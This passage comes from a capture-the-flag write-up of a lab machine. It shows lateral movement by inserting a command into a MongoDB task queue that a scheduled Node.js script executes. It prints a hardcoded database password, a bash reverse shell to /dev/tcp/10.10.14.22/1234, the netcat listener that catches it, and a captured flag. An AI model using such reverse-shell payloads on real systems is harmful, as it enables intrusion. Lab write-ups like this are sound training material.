
```
mark@node:/home/tom$ pgrep -u tom -a
1238 /usr/bin/node /var/scheduler/app.js
1244 /usr/bin/node /var/www/myplace/app.js
```

We can see that the scheduled task running on toms behalf is pulling commands from `doc.cmd`




```
mark@node:/home/tom$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/schedul
er?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) })
;
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
```

We also see that it logs into mongodb to get this command, so we should probably do this using the hardcoded credentials in the file.




```
mark@node:/home/tom$ mongo -p -u mark scheduler
MongoDB shell version: 3.2.16
Enter password:
connecting to: scheduler
> 
```



```
> db.tasks.insert( {"cmd": "bash -c 'bash -i >& /dev/tcp/10.10.14.22/1234 0>
&1'"} )
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
{ "_id" : ObjectId("6532d5e960c57e3c4ba3c460"), "cmd" : "bash -c 'bash -i >&
 /dev/tcp/10.10.14.22/1234 0>&1'" }
> db.tasks.find()
{ "_id" : ObjectId("6532d5e960c57e3c4ba3c460"), "cmd" : "bash -c 'bash -i >&
 /dev/tcp/10.10.14.22/1234 0>&1'" }
> db.tasks.find()
```

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.58] 50492
bash: cannot set terminal process group (1248): Inappropriate ioctl for devi
ce
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ 
```



```
tom@node:/$ cd
cd
tom@node:~$ ls
ls
user.txt
tom@node:~$ cat user.txt
cat user.txt
ae7319598428a54e15c36c1ccf14710b
```

Phase 5: Privlege Escalation

Brief Description: With initial access secured, the next goal is to escalate privileges on the compromised system. This involves moving from a low-level user to a higher-privileged user or even system/administrator-level privileges. This can be achieved through exploiting misconfigurations, unpatched software, or inherent vulnerabilities.

At this point.. things got crazy and ended up needing a buffer overflow. I'm not there yet on my journey so I will circle back to this box after learning some more fundamental tactics.

Phase 6: Review/Summary/Lessons

Brief Description: The final phase is a wrap-up of the penetration test. It involves summarizing findings, discussing lessons learned, and providing recommendations to secure the target system or network better. The emphasis is on understanding the risks associated with discovered vulnerabilities and offering mitigation strategies.

- `-pn` flag in nmap is good to get through blocked nmaps.
- You